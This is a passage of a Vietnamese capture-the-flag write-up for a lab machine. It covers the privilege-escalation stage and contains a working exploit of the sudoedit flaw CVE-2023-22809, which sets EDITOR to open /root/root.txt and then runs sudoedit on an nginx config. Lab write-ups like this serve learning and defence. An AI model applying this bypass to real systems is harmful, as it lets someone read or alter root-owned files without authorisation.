


3. Maintaining Access.


-Về mặt cơ bản thì user `web` là user duy nhất của máy này nên có lẽ chỉ còn cách là tìm được mật khẩu để vào thông qua ssh hoặc lấy được file `id_rsa` , trong trường hợp này thì không có nên ta sẽ đi thẳng đến bước leo thang đặc quyền.

4. Privilege Escalation.

-Đầu tiên, ta thử lệnh `sudo -l` , ta sẽ thấy được là ta có thể sử dụng lệnh `sudoedit` lên file `/etc/nginx/sites-available/admin.cyprusbank.thm` với quyền của root mà không cần mật khẩu.



-Ta kiểm tra version của `sudoedit`, ta thấy nó thuộc version 1.9.12p1, phiên bản này và cũ hơn dính phải `CVE-2023-22809` .




-Về cơ bản, lỗ hổng này cho phép ta bỏ qua ràng buộc và đọc hay chỉnh sửa bất kì file nào tại biến `EDITOR` của môi trường, ta thêm biến môi trường `EDITOR` bằng `export` .

```
export EDITOR='vi -- /root/root.txt'
```

-Tiếp theo, ta chạy lệnh.

```
sudo sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm
```

-Mặc dù lệnh được chạy yêu cầu chỉnh sửa file `admin.cyprusbank.thm` , nhưng do lỗ hổng nên ta lại xem được file `root.txt` do biến EDITOR.



-Bạn có thể tham khảo thêm thông tin của lỗ hổng tại link: https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf